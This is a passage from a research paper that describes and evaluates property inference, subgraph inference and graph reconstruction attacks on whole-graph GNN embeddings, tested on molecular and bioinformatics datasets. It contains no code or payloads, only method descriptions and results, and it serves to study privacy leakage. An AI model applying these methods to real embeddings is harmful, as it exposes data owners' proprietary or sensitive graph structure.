Despite sharing graph embeddings for downstream graph analysis tasks is intriguing and promising, the associated security and privacy implications remain unanswered. For instance, Song *et al.* [47, 49] demonstrated that the embeddings can leak sensitive information about image and text data in the Euclidean space. Recall that the goal of graph embedding $H_{\mathcal{G}}$ is to preserve graph-level similarity, a natural question is: would the graph embedding $H_{\mathcal{G}}$ leak sensitive structural information of its corresponding graph $\mathcal{G}$?

3.2 Threat Model

We consider the scenario where the adversary obtains a whole graph embedding (which is referred to as *target graph embedding* $H_{\mathcal{G}_T}$) from the victim, either from Embedding Projector, pretrained graph embeddings, or model partitioning paradigm. The goal of the adversary is to infer the sensitive information of the graph that is used to generate this graph embedding. We call this graph *target graph* $\mathcal{G}_T$, and the GNN model that used to generate the target graph embedding *target embedding model* $\mathcal{F}_T$. Note that inferring the sensitive information of target graph with "graph embedding" is more challenging than that with "node embeddings" in previous study [11]. From the attacker's perspective, it represents the most difficult setting since the whole graph is compressed to a single vector by the aforementioned pooling methods in Section 2. To train the attack model $\mathcal{F}_A$, we assume the adversary has an auxiliary dataset $\mathcal{D}_{aux}$ that comes from the same distribution of the target graph. This is plausible in practice. For instance, if the target graph embedding is generated from a social network, the adversary can collect social network graphs by themselves through public data API.[6] For molecular networks, the adversary can use the public datasets online.[7] We also show that our attacks is still effective when $\mathcal{D}_{aux}$ comes from different distribution than the target graphs in Section 7. We further assume the adversary only has black-box access to the target embedding model [47, 49], which is the most difficult setting for the adversary [23, 34, 45, 48, 48]. This assumption is plausible when the target embedding model is accessible via public API or freely available online.[8]

3.3 Attack Taxonomy

We formalize three inference attacks that can reveal sensitive information of the target graph given the threat model. An overview of the attack taxonomy is shown in Figure 1.

Property Inference Attack ($\mathcal{F}_{AP}$). Given the target graph embedding $H_{\mathcal{G}_T}$, the attack goal is to infer the basic properties of $\mathcal{G}_T$, such as the number of nodes, the number of edges, the density, etc. Note that the primary goal of GNN is learning information from graphs for downstream tasks, e.g., protein toxicity prediction. Many graph properties, such as node numbers, are not related to the downstream tasks, and successful property inference attacks imply such properties are overlearned [47, 49] by GNNs. These properties can be proprietary when the graph contains valuable information such as molecules. Inferring such properties can directly violate the intellectual property (IP) of the data owner.

Subgraph Inference Attack ($\mathcal{F}_{AS}$). Given the target graph embedding $H_{\mathcal{G}_T}$ and a subgraph of interest $\mathcal{G}_S$, the attack goal is to infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. For instance, an attacker can infer whether a specific chemical compound structure ($\mathcal{G}_S$) is contained in a molecular graph ($\mathcal{G}_T$) if gaining access to its graph embedding ($H_{\mathcal{G}_T}$). Note that we consider the scenario where the subgraph constituting a major part of the target graph. Small graphs, such as triangles or stars, are universal for almost all graphs, hence not taking part in our subgraph inference attack.

Graph Reconstruction Attack ($\mathcal{F}_{AR}$). Given the graph embedding $H_{\mathcal{G}_T}$, the attack goal is to reconstruct a graph $\mathcal{G}_R$ that shares similar graph structural statistics, such as degree distribution and local clustering coefficient, with $\mathcal{G}_T$. Concretely, we aim to reconstruct an adjacency matrix A of $\mathcal{G}_T$. Knowing the high-level structural quantities of the molecular

[6] https://developer.twitter.com/en/docs/twitter-api
[7] https://chrsmrrs.github.io/datasets
[8] http://snap.stanford.edu/gnn-pretrain/

graphs may lead to IP loss of the companies creating them. For instance, the adversary can develop generic drugs with much lower cost than the famous pharmaceutical companies by exploiting the high-level structural quantities of the reconstructed molecular graphs to narrow down the search space.

4 Property Inference Attack

4.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$, the goal of the property inference attack is to infer the basic properties of the target graph $\mathcal{G}_T$, such as the number of nodes, the number of edges, and density. Figure 2 illustrates the general attack pipeline of the property inference attack. Our attack model $\mathcal{F}_{AP}$ takes as input the target graph embedding $H_{\mathcal{G}_T}$ and outputs all the interested graph properties of $\mathcal{G}_T$ simultaneously.



Figure 2: Attack pipeline of the property inference attack. The attack model $\mathcal{F}_{AP}$ is a multi-task classifier, which consists of multiple output layers, each predicts one graph property.

4.2 Attack Model $\mathcal{F}_{AP}$

Model Definition. Formally, the property inference attack $\mathcal{F}_{AP}$ is defined as

$$\mathcal{F}_{AP} : H_{\mathcal{G}_T} \rightarrow \{\text{graph properties}\}$$

Concretely, the attack model consists of a feature extractor $\mathcal{E}$ (multiple sequential linear layers), and multiple parallel prediction layers $\mathcal{M}$, each is responsible for predicting one property. We outline the technical details of building $\mathcal{F}_{AP}$ below.

Training Data. To train the attack model, we need a set of graph embeddings $H_{\mathcal{G}}$ and a set of properties of interest $\mathbb{P}$. As discussed in Section 3, the adversaries have access to an auxiliary dataset $\mathcal{D}_{aux}$ that comes from the same distribution of $\mathcal{G}_T$. The adversaries can obtain the auxiliary graph embedding $H_{\mathcal{G}_{aux}}$ of the auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$ by querying the target embedding model. Finally, we use the graph properties of $\mathcal{G}_{aux}$ to label $H_{\mathcal{G}_{aux}}$. We further bucketize the domain of the property values into k bins. For instance, the density of a graph is in the range of $[0,1]$ and $k = 5$, we bucketize the graph density into 5 bins, which results in 5 classes in the classification. Note that modeling the inference of continuous value into multi-class classification is commonly used, such as demographic properties prediction in social networks [33] and dropout rate prediction [37].

Training Attack Model. Recall that the attack model $\mathcal{F}_{AP}$ is the combination of a feature extractor $\mathcal{E}$ and multiple prediction layers $\mathcal{M}$, we can train the attack model by optimizing the following optimization problem:

$$\min \mathop{\mathbb{E}}_{\mathcal{G}_{aux} \in \mathcal{D}_{aux}} \left[\sum_{p \in \mathbb{P}} \mathcal{L}\left[\mathcal{M}^p(\mathcal{E}(H_{\mathcal{G}_{aux}})), p\right] \right]$$

where $\mathbb{P}$ is the set of properties that the attackers interested, p is a property in $\mathbb{P}$, $\mathcal{L}$ is the cross-entropy loss. Notice that all properties share the same parameters for $\mathcal{E}$, and use different parameters for $\mathcal{M}^p$.

5 Subgraph Inference Attack

5.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$ and a subgraph of interest $\mathcal{G}_S$, the attack goal is to infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. Here, we assume that $\mathcal{G}_S$ constitutes a major part of the target graph $\mathcal{G}_T$.[9] That is, we do not focus on small subgraphs, such as triangles or stars, as they appear in almost all the graphs, thus not worth the adversary's efforts. The general attack pipeline of subgraph inference attack is illustrated in Figure 3.



Figure 3: Attack pipeline of the subgraph inference attack. The attack model $\mathcal{F}_{AS}$ has two inputs with different formats, namely target graph embedding and subgraph. The subgraph is transformed to a subgraph embedding by an embedding extractor integrated in the attack model, aggregated with the target embedding, and sent to a binary classifier for prediction.

Note that subgraph inference attack is more challenging than the property inference attack $\mathcal{F}_{AP}$. First, subgraph isomorphism is known to be NP-complete [17]. Second, the attack model $\mathcal{F}_{AS}$ has two inputs with different formats, namely the embedding ($H_{\mathcal{G}_T}$) and the graph ($\mathcal{G}_S$), and cannot be directly compared. To make the two inputs comparable, we integrate a *graph embedding extractor* $\mathcal{F}_E$ in the attack model to transform the subgraph $\mathcal{G}_S$ to a subgraph embedding $H_{\mathcal{G}_S}$. The architecture of $\mathcal{F}_E$ can be either the same with (when the target embedding model is known) or different from (when the target embedding model is unknown) the target embedding model $\mathcal{F}_T$. Finally, the target graph embedding $H_{\mathcal{G}_T}$ and the subgraph embedding $H_{\mathcal{G}_S}$ are aggregated, using the approaches introduced in Section 5.2, and sent to a binary classifier for prediction.

[9] We experiment with subgraphs containing from 20% to 80% of the target graph's nodes (see Section 7.3).

5.2 Attack Model $\mathcal{F}_{AS}$

Attack Definition. Formally, the subgraph inference attack is defined as

$$\mathcal{F}_{AS} : \langle H_{\mathcal{G}_T}, \mathcal{G}_S \rangle \rightarrow \{\mathcal{G}_S \in \mathcal{G}_T, \mathcal{G}_S \notin \mathcal{G}_T\}$$

Concretely, the attack model $\mathcal{F}_{AS}$ is a binary classifier to determine if a given subgraph $\mathcal{G}_S$ is contained in the target graph $\mathcal{G}_T$. We outline the technical details of building $\mathcal{F}_{AS}$ below.

Generating Positive and Negative Samples. Similar to the property inference attack, we use the auxiliary dataset $\mathcal{D}_{aux}$ to obtain the training data for the attack model $\mathcal{F}_{AS}$. To generate ground truth for $\mathcal{F}_{AS}$, given an auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$, we generate a *positive subgraph* $\mathcal{G}_S \in \mathcal{G}_{aux}$ and a *negative subgraph* $\bar{\mathcal{G}}_S \notin \mathcal{G}_{aux}$. The positive subgraph $\mathcal{G}_S$ is generated by sampling a subgraph from the auxiliary graph $\mathcal{G}_{aux}$ using the graph sampling method, such as *random walk*. To generate the negative subgraph $\bar{\mathcal{G}}_S$, we use the same sampling method to sample a subgraph from another auxiliary graph $\mathcal{G}'_{aux} \in \mathcal{D}_{aux}$ and $\mathcal{G}'_{aux} \neq \mathcal{G}_{aux}$. As aforementioned, the subgraph of interest constitutes a major part of the target graph, the sampled negative subgraph $\bar{\mathcal{G}}_S$ is unlikely to be contained in $\mathcal{G}_{aux}$.

For each auxiliary graph $\mathcal{G}_{aux}$, we have one positive subgraph $\mathcal{G}_S$ and one negative subgraph $\bar{\mathcal{G}}_S$. The adversary first obtains the auxiliary graph embedding $H_{\mathcal{G}_{aux}}$ by querying the target embedding model. They then have a *positive sample* $\langle H_{\mathcal{G}_{aux}}, \mathcal{G}_S \rangle$, which is labeled as 1, and a negative sample $\langle H_{\mathcal{G}_{aux}}, \bar{\mathcal{G}}_S \rangle$, which is labeled as 0, for the attack model.

Constructing Features. The attack model first uses a graph embedding extractor to transform the subgraph $\mathcal{G}_S$ into a subgraph embedding $H_{\mathcal{G}_S}$ to make the two inputs comparable. The attack model then aggregates the target graph embedding $H_{\mathcal{G}_T}$ and the subgraph embedding $H_{\mathcal{G}_S}$ to generate an *attack feature vector* χ. In this paper, we propose the following three aggregation strategies:

- **Concatenation.** A commonly used approach is to concatenate the two graph embeddings, i.e., $\chi = H_{\mathcal{G}_T} || H_{\mathcal{G}_S}$, where $||$ is the concatenation operation.
- **Element-wise Difference.** An alternative is to calculate the element-wise difference of two graph embeddings, i.e., $\chi = H_{\mathcal{G}_T} - H_{\mathcal{G}_S}$.
- **Euclidean Distance.** Another approach is to calculate the Euclidean distance between two graph embeddings, i.e., $\chi = ||H_{\mathcal{G}_T} - H_{\mathcal{G}_S}||_2$.

We empirically evaluate the effectiveness of these three strategies in Section 7.3.

Training Attack Model. The final step of the attack is to send the attack feature vector χ to a binary classifier, which is modeled as an MLP (multi-layer perceptron), to determine whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. We use the cross entropy loss and gradient decent algorithm to train the attack model. Note that the binary classifier and the graph embedding extractor in the attack model $\mathcal{F}_{AS}$ are trained simultaneously.

6 Graph Reconstruction Attack

6.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$, the attack goal is to reconstruct a graph $\mathcal{G}_R$ that have similar graph statistics, such as degree distribution and local clustering coefficient, with the target graph $\mathcal{G}_T$. Figure 4 shows the overall attack pipeline of graph reconstruction attack. The graph reconstruction attack is the most challenging task because we are rebuilding the whole graph from a single vector H_G. To this end, the attack model $\mathcal{F}_{AR}$ leverages a tailored graph auto-encoder [46] and puts its decoder into service to transform the graph embedding to a graph. Once trained, the adversary feeds $H_{\mathcal{G}_T}$ to the decoder, and the decoder would output reconstructed graph $\mathcal{G}_R$ that have similar graph statistics with the target graph $\mathcal{G}_T$.



Figure 4: Attack pipeline of the graph reconstruction attack. The attack model $\mathcal{F}_{AR}$ is a decoder that can transform the graph embedding to a graph. The decoder can be obtained from the graph auto-encoder paradigm.

6.2 Attack Model $\mathcal{F}_{AR}$

Attack Definition. Formally, the graph reconstruction attack is defined as

$$\mathcal{F}_{AR} : H_{\mathcal{G}_T} \rightarrow \mathcal{G}_R$$

Essentially, the graph reconstruction attack $\mathcal{F}_{AR}$ is the decoder of a customized graph auto-encoder. We outline the technical details of building $\mathcal{F}_{AR}$ below.

Graph Auto-encoder Design. We use the graph auto-encoder paradigm to train the attack model. The architecture is shown in the training phase of Figure 4. We use an auxiliary dataset $\mathcal{D}_{aux}$ to train the graph auto-encoder. Different from the auto-encoder in the image domain, the graph auto-encoder has an additional component named *graph matching* except for the encoder and decoder. The reason for introducing the graph matching component is that neither the auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$ nor the reconstructed graph $\mathcal{G}_R$ imposes node orderings (i.e., graph isomorphism), making the calculation of loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ inaccurate. For instance, an auxiliary graph $\mathcal{G}_{aux}$ and a reconstructed graph $\mathcal{G}_R$ with the

same structure and completely different node orderings can have different adjacency matrix, such that the loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ is large while it is expected to be zero. Besides, the encoder in the graph auto-encoder can transform a graph to the graph embedding, which can be modeled as a GNN model. The decoder can transform the graph embedding back to graph in the form of an adjacency matrix, which can be modeled as a multi-layer perceptron.

Graph Matching. Following the same strategy as in [46], we adopt the maximum pooling matching method in our implementation. The main idea is to find a transformation matrix $Y \in \{0,1\}^{n\times n}$ between $\mathcal{G}_T$ and $\mathcal{G}_R$, where $Y_{a,i} = 1$ if node $v_a \in \mathcal{G}_T$ is assigned to $v_i \in \mathcal{G}_R$, and $Y_{a,i} = 0$ otherwise. Due to space limitation, we refer the readers to [46] for the detailed calculation of Y.

Training Attack Model. To train the graph auto-encoder, we use the cross entropy to calculate the loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$, which calculates the cross entropy between each pair of elements in $\mathcal{G}_{aux}$ and $\mathcal{G}_R$. Formally, denote the adjacency matrix of $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ as $A_{\mathcal{G}_{aux}}$ and $A_{\mathcal{G}_R}$ respectively. For each training sample, we first conduct the graph matching to obtain Y, then use the cross entropy between $A_{\mathcal{G}_{aux}}$ and $YA_{\mathcal{G}_R}Y^T$ to update the graph auto-encoder.

Fine-tuning Decoder. Note that the structure or the parameters of the encoder can be different from the target embedding model; thus, the decoder may not perfectly capture the correlation between the auxiliary graph $\mathcal{G}_{aux}$ and its graph embedding $H_{\mathcal{G}_{aux}}$ generated by the target embedding model. To address this issue, we use the auxiliary graph $\mathcal{G}_{aux}$ to query the target embedding model and obtain the corresponding graph embedding $H_{\mathcal{G}_{aux}}$. Then, the graph-embedding pairs $\langle \mathcal{G}_{aux}, H_{\mathcal{G}_{aux}} \rangle$ obtained from the target embedding model are used to fine-tune the decoder using the same procedure of graph matching and loss function as aforementioned [42].

Discussion. Both the space and time complexity of the graph matching algorithm are $O(n^4)$; thus, our attack can be only applied to graphs with tens of nodes. This is enough in many real-world datasets, such as bioinformatics graphs and mocecular graphs. In the future, we plan to investigate more advanced methods to extend our attacks to larger graphs. Besides, our current attack can only restore the graph structure of the target graph. We plan to reconstruct the node features and the graph structure simultaneously in the future.

7 Evaluation

7.1 Experimental Setup

Datasets. We conduct our experiments on five public graph datasets from TUDataset [35], including DD, ENZYMES, AIDS, NCI1, and OVCAR-8H. These datasets are widely used as benchmark datasets for evaluating the performance of GNN models [7, 12, 14, 59]. DD and ENZYMES are bioinformatics graphs, where the nodes represent the secondary structure elements, and an edge connects two nodes if they are neighbors along the amino acid sequence or one of three nearest neighbors in space. The node features consist of the amino acid type, i.e., helix, sheet, or turn, as well as several physical and chemical information. AIDS, NCI1, and OVCAR-8H are molecule graphs, where nodes and edges represent atoms and chemical bonds, respectively. The node features typically consist of one-hot encoding of the atom type, e.g., hydrogen, oxygen, carbon, etc. Each dataset has multiple independent graphs with a different number of nodes and edges, and each graph is associated with a label. For instance, the label of the molecule datasets indicates the toxicity or biological activity determined in drug discovery projects. Table 1 summarizes the statistics of all the datasets.

Table 1: Dataset statistics, including the type of graphs, the total number of graphs in the dataset, the average number of nodes, the average number of edges, and the number of classes associated with each dataset. The datasets with * are used for dataset transfer attacks.

Dataset	Type	# Graphs	Avg. Nodes	Avg. Edges	# Feats	# Classes
DD	Bioinformatics	1,178	284.32	715.66	89	2
ENZYMES	Bioinformatics	600	32.63	62.14	21	6
AIDS	Molecules	2,000	15.69	16.20	42	2
NCI1	Molecules	4110	29.87	32.30	37	2
OVCAR-8H	Molecules	4052	46.67	48.70	65	2
PC3*	Molecules	2751	26.36	28.49	37	2
MOLT-4H*	Molecules	3977	46.70	48.74	65	2

Graph Embedding Models. As discussed in Section 2.2, the graph embedding models typically consist of node embedding modules and graph pooling modules (see Section 2). In our experiments, we use a 3-layer SAGE [21] module to implement node embedding. For graph pooling, we consider the following three methods.

- **MeanPool [20].** Given all the node embeddings $H_u, \forall u \in \mathcal{G}$, MeanPool directly averages all the node embeddings to obtain the graph embedding, i.e., $H_{\mathcal{G}} = \frac{1}{|\mathcal{G}|}\sum_{u\in\mathcal{G}} H_u$, where $|\mathcal{G}|$ is the number of nodes in $\mathcal{G}$.
- **DiffPool [60].** This is a hierarchical pooling method, which relies on multiple layers of graph pooling operations to obtain the graph embedding $H_{\mathcal{G}}$. Concretely, we use three layers of graph pooling operations in our implementation. The first and second graph pooling layers narrow down the number of nodes to $0.25 \cdot |\mathcal{G}|$ and $0.25^2 \cdot |\mathcal{G}|$, respectively, using DiffPool operation. In the last layer of graph pooling, we use the mean pooling operation to generate the final graph embedding $H_{\mathcal{G}}$.
- **MinCutPool [3].** This is also a hierarchical graph pooling method. Similar to DiffPool, we use three layers of graph pooling operations. The first two graph pooling layers narrow down the number of nodes to $0.5 \cdot |\mathcal{G}|$ and $0.5^2 \cdot |\mathcal{G}|$, respectively, using MinCutPool operation, and the last layer uses the mean pooling operation.

For presentation purpose, we use the name of graph pooling methods, namely MeanPool, DiffPool, and MinCutPool, to represent the graph embedding models in this section.



Figure 5: [Higher means better attack performance.] Attack accuracy for property inference. Different columns represent different datasets, and different rows represent different graph properties to be inferred. In each figure, different legends stand for different graph embedding models, different groups stand for different bucketization schemes. The Random and Baseline method represent the random guessing and summarizing auxiliary dataset baseline, respectively.

Implementation. We use the PyTorch Geometric[10] library to implement all the graph embedding models. All the attacks are implemented with Python 3.7, and conducted on an NVIDIA DGX-A100 server with 2TB memory.

Experimental Settings. For each dataset $\mathcal{D}$, we split it into three disjoint parts, target dataset $\mathcal{D}_T$, attack training dataset $\mathcal{D}_A^{train}$, and attack testing dataset $\mathcal{D}_A^{test}$. The target dataset $\mathcal{D}_T$ (40%) is used to train the target embedding model $\mathcal{F}_T$, which is shared by all the three inference attacks. The attack training dataset $\mathcal{D}_A^{train}$ (30%) corresponds to the auxiliary dataset $\mathcal{D}_{aux}$, which is used to generate the training data for the attack model. The attack testing dataset $\mathcal{D}_A^{test}$ (30%) corresponds to the target graph $\mathcal{G}_T$ in the attack phase. By default, we set the graph embedding dimension d_H as 192, which is the default setting of PyTorch Geometric.

7.2 Property Inference Attack

Evaluation Metrics. As the attack goal of property inference attack is to infer the basic graph properties of the target graph $\mathcal{G}_T$, a commonly used metric to measure the attack performance is the *attack accuracy*, which calculates the proportion of graphs being correctly inferred.

Attack Setup. We conduct extensive experiments on five real-world graph datasets and three state-of-the-art GNN-based graph embedding models. In our experiments, we consider five different graph properties: Number of nodes, number of edges, graph density, graph diameter, and graph radius. For each graph property, we bucketize its domain into k bins,

[10] https://github.com/rusty1s/pytorch_geometric



Figure 6: Datasets transferability for property inference attack between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3.

which transforms the attack into a multi-class classification problem. Concretely, for the number of nodes (edges) and the graph diameter (radius), the property domain is from 1 to the maximum number of nodes (edges) and the maximum graph diameter (radius) in the auxiliary dataset $\mathcal{D}_{aux}$. For the graph density, the property domain is $[0.0, 1.0]$. In our experiments, we consider four different *bucketization schemes*, i.e., $k \in \{2, 4, 6, 8\}$.

Competitors. To validate the effectiveness of our proposed attack, we need to compare with two baseline attacks.

- **Random Guessing (Random).** The most straightforward baseline is random guessing, which varies for different bucketization schemes. For instance, the attack accuracy of random guessing for $k = 2$ and $k = 8$ are 0.5 and 0.125.

- **Directly Summarizing Auxiliary Dataset (Baseline).** Another baseline attack is directly summarizing the properties from the auxiliary dataset $\mathcal{D}_{aux}$ instead of training a classifier. Concretely, we calculate the average property values from $\mathcal{D}_{aux}$, and use them for predicting the properties of the target graphs.

Experimental Results. Figure 5 illustrates the attack performance, where different rows represent different graph properties, and different columns represent different datasets. Due to space limitation, we defer the results of graph diameter and graph radius to Appendix C.1.

In general, the experimental results show that our attack outperforms two baseline attacks in most of the settings. For instance, when the bucketization scheme $k = 2$, on the number of nodes property, we can achieve an attack accuracy of 0.904 on the DD dataset for the DiffPool model, while the attack accuracy of random guessing and summarizing auxiliary dataset baseline is 0.500 and 0.541, respectively. We further observe that a larger bucketization scheme k leads to worse attack accuracy. This is expected because larger k requires higher granularity of graph structural information, and is more difficult for the classifier to distinguish. In addition, we note that, in most of the cases, the attack accuracy on the MeanPool model is worse than that of the other two graph embedding models, and sometimes even close to that of the random guessing baseline. This can be explained by the fact that the MeanPool model directly averages all the node embeddings, which might lose some graph structural information.

Datasets Transferability. In previous experiments, we assume the auxiliary dataset $\mathcal{D}_{aux}$ comes from the same distribution as the target graphs. To relax this assumption, we conduct additional experiments when $\mathcal{D}_{aux}$ comes from different distribution than the target graphs. We evaluate the transferability between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3 on MinCutPool with $k = 2$. The experimental results in Figure 6 show that our property inference attack is still effective when $\mathcal{D}_{aux}$ and the target graphs come from different distributions.

7.3 Subgraph Inference Attack

Evaluation Metrics. Recall that the subgraph inference attack is a binary classification task; thus we use the *AUC* metric to measure the attack performance, which is widely used to measure the performance of binary classification in a range of thresholds [2, 6, 16, 24, 40, 61]. The higher AUC value implies better attack performance. An AUC value of 1 implies maximum performance (true-positive rate of 1 with a false-positive rate of 0) while an AUC value of 0.5 means performance equivalent to random guessing.

Attack Setup. We conduct extensive experiments on five graph datasets and three graph embedding models to evaluate the effectiveness of our proposed attack. To obtain the subgraph, we rely on three graph sampling methods: Random walk sampling, snowball sampling, and forest fire sampling. We refer the readers to Appendix B for detailed descriptions of these sampling methods. For each sampling method, we consider four different *sampling ratios*, i.e., $\{0.2, 0.4, 0.6, 0.8\}$, which determines how many nodes are contained in the subgraph. In practice, the sampling ratio is determined by the size of the subgraph of interest. We use element-wise difference method to generate the feature vector χ. We generate the same number of positive samples and negative samples in both training and testing datasets to learn balanced model.

Competitor. Recall that we integrate a graph embedding extractor in the attack model to transform the subgraph into subgraph embedding in Section 5. The embedding extractor is jointly trained with the binary classifier in the attack model. An alternative for subgraph inference is to generate the subgraph embedding from the target model together with the target graph embedding, and then train an isolated binary classifier as attack model. To validate the necessity of integrating embedding extractor in the attack model, we compare with the baseline attack that obtains subgraph embeddings from the target model.

Experimental Results. Figure 7 illustrates the attack performance, where different rows represent different datasets, and different columns represent different sampling methods. Due to space limitation, we defer the results of other datasets to Appendix C.2. The experimental results show that our attack is effective in most of the settings, especially when the sampling ratio is 0.8. For instance, we can achieve 0.982 attack AUC on the DD dataset and MeanPool model with FireForest sampling method. Besides, we observe that when the sampling ratio decreases, the attack AUC decreases for most of the settings. This is expected as the positive samples and the negative samples tend to be more similar to each other on smaller subgraphs, making the attack model more difficult to distinguish between them. Despite this, our attack can still achieve 0.859 attack AUC on ENSYMES and MeanPool with Snowball when the sampling ratio is 0.2.

Comparing different graph embedding models, we further observe that the subgraph inference attack performs the best on the MeanPool model in most of the settings, which is opposite to the property inference attack. We suspect this is because DiffPool and MinCutPool decompose the graph structure during their pooling process; thus, the subgraph as a whole might never be seen by the target model. This makes it harder for graph embedding matching to be effective.

Necessity of Embedding Extractor. Comparing with the baseline, we observe that our subgraph inference attack consistently outperforms the baseline attack in most of the cases, especially when the sampling ratio is small. For instance, on the DD dataset, when the sampling ratio is 0.2, our attack achieves 0.821 AUC on MeanPool model and FireForest sampling method, while the baseline attack achieves AUC of 0.515. We further observe that when the sampling ratio increases, the baseline attack can gradually achieve comparable



Figure 7: [Higher means better attack performance.] Attack AUC for subgraph inference attack. Different rows and columns represent different datasets and graph sampling methods. In each figure, different legends and groups stand for different graph embedding models and different sampling ratios. We use element-wise difference method to generate the feature vector χ.

Table 2: Attack AUC for different feature construction methods in subgraph inference attack. The graph embedding model is DiffPool and the graph sampling method is RandomWalk. Due to space limitation, we use Concat, EDist, and EDiff to represent Concatenation, Euclidean Distance, and Element-wise Difference, respectively.

Dataset	0.8 Concat	0.8 EDist	0.8 EDiff	0.6 Concat	0.6 EDist	0.6 EDiff	0.4 Concat	0.4 EDist	0.4 EDiff	0.2 Concat	0.2 EDist	0.2 EDiff
DD	0.53 ± 0.01	0.81 ± 0.06	$\mathbf{0.88 \pm 0.01}$	0.51 ± 0.01	0.79 ± 0.04	$\mathbf{0.87 \pm 0.01}$	0.52 ± 0.01	0.79 ± 0.02	$\mathbf{0.85 \pm 0.01}$	0.50 ± 0.02	0.71 ± 0.08	$\mathbf{0.80 \pm 0.00}$

attack AUC as our attack. This is expected as distinguishing between the positive subgraph and negative subgraph is much easier when the sampling ratio is large.

Comparison of Feature Construction Methods. We propose three strategies to aggregate the graph embeddings of the target graph and the subgraph of interest in the attack model $\mathcal{F}_{AS}$, namely concatenation, element-wise difference, and Euclidean distance, in Section 5. We now compare the performance of different strategies. Table 2 shows the experimental results on five datasets when the graph embedding model is DiffPool and the graph sampling method is RandomWalk.

We observe that the element-wise difference method achieves the best performance, while the concatenation method has an attack AUC close to random guessing. This indicates that the discrepancy information between two graph embeddings (element-wise difference method) is more in-



Figure 10: Dataset transferability for subgraph inference between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3.

formative than the plain graph embeddings (concatenation method) in terms of subgraph inference attack. Note that the Euclidean distance also implicitly captures the discrepancy information of two graph embeddings, while it relies on one scalar value and loses other rich discrepancy information.

Sampling Methods Transferability. So far, our experiments use the same sampling method for the auxiliary graph to train the attack model and the target graph to test the attack model. We conduct additional experiments to show whether our attack still works when the sampling methods are different. Figure 8 illustrates the experimental results on DD and ENZYMES datasets. We use DiffPool as the graph embedding model and adopt a sampling ratio of 0.8. As we can see, in most cases, the sampling methods do not have a significant impact on the attack performance.

Embedding Models Transferability. In previous experiments, the architecture of the graph embedding extractor in the attack model is the same as the target embedding model. In practice, the model architecture of the target embedding model might be unknown to the adversaries. To understand whether our attack still works when the architectures are different, we conduct experiments on the DD and ENZYMES datasets. Figure 9 illustrates the experimental results of RandomWalk sampling method with a sampling ratio of 0.8. We observe that the attack performance slightly drops when the model architectures are different. Despite this, we can still achieve 0.773 attack AUC in the worse case.

Datasets Transferability. Similar to property inference attack, to relax the assumption that $\mathcal{D}_{aux}$ comes from the same distribution of the target graphs, we conduct additional experiments when $\mathcal{D}_{aux}$ and the target graphs come from different distributions. We experiment on the RandomWalk method with a sampling ratio of 0.8. The experimental results in Figure 10 show that our subgraph inference attack is still effective for dataset transfer.

7.4 Graph Reconstruction Attack

Evaluation Metrics. We evaluate the performance of graph reconstruction from two perspectives:

Table 3: [Higher means better attack performance.] Attack performance of graph reconstruction measured by graph isomorphism.

Dataset	DiffPool	MeanPool	MinCutPool
AIDS	0.875 ± 0.003	0.794 ± 0.003	0.869 ± 0.002
ENZYMES	0.670 ± 0.019	0.653 ± 0.022	0.704 ± 0.012
NCI1	0.752 ± 0.005	0.771 ± 0.010	0.693 ± 0.007

- **Graph Isomorphism**. The graph isomorphism compares the structure of the reconstructed graph $\mathcal{G}_R$ with the target graph $\mathcal{G}_T$, and determines their similarity. The graph isomorphism problem is well-known to be intractable in polynomial time; thus, approximate algorithms such as *Weisfeiler-Lehman (WL) algorithm* are widely used for addressing it [36, 44, 59]. The general idea of WL algorithm is to iteratively calculate the WL graph kernel of two graphs. We normalize the WL graph kernel in the range of [0.0, 1.0], and a WL graph kernel of 1.0 means two graphs perfectly match. We adopt the DGL implementation of WL algorithm in our experiments.[11]
- **Macro-level Graph Statistics**. Recall that the objective of the graph reconstruction attack is to generate a graph $\mathcal{G}_R$ that has similar graph statistics with the target graph $\mathcal{G}_T$. In practice, there are a plethora of graph structural statistics to analyze a graph. In this paper, we adopt four widely used graph statistics: Degree distribution, local clustering coefficient (LCC), betweenness centrality (BC), and closeness centrality (CC). We refer the readers to Appendix B for detailed descriptions of these statistics.

Note that the number of nodes in $\mathcal{G}_R$ might be different from the target graph $\mathcal{G}_T$ due to the graph auto-encoder architecture, and there are no node orderings imposed for $\mathcal{G}_R$ and $\mathcal{G}_T$; thus we cannot directly compare the node-level graph statistics including LCC, CC, and BC. To address this issue, we bucketize the statistic domain into 10 bins and measure their distributions. For each graph statistic, we use three metrics to measure the distribution similarity between the target graph $\mathcal{G}_T$ and the reconstructed graph $\mathcal{G}_R$: *Cosine similarity*, *Wasserstein distance*, and *Jensen-Shannon (JS) divergence*. Intuitively, higher cosine similarity and lower Wasserstein distance/JS divergence mean better attack performance. The ranges of cosine similarity, Wasserstein distance, and JS divergence are $[-1.0, 1.0]$, $[0.0, 1.0]$, and $[0.0, 1.0]$, respectively.

Attack Setup. Recall that both space and time complexity of the graph matching algorithm are $O(n^4)$, we conduct our experiments on three small datasets in Table 1, i.e., AIDS, ENZYMES, and NCI1, and three graph embedding models. We run all the experiments five times with the mean and standard deviation reported.

[11] https://github.com/InkToYou/WL-Kernel-DGL

Table 4: [Higher means better attack performance.] Attack performance of graph reconstruction measured by macro-level graph statistics, the similarity of which is measured by cosine similarity.

Dataset	Target Model	Degree Dist.	LCC Dist.	BC Dist.	CC Dist.
AIDS	MeanPool	0.651 ± 0.001	0.999 ± 0.001	0.987 ± 0.001	0.876 ± 0.002
	DiffPool	0.894 ± 0.001	0.999 ± 0.001	0.983 ± 0.001	0.787 ± 0.002
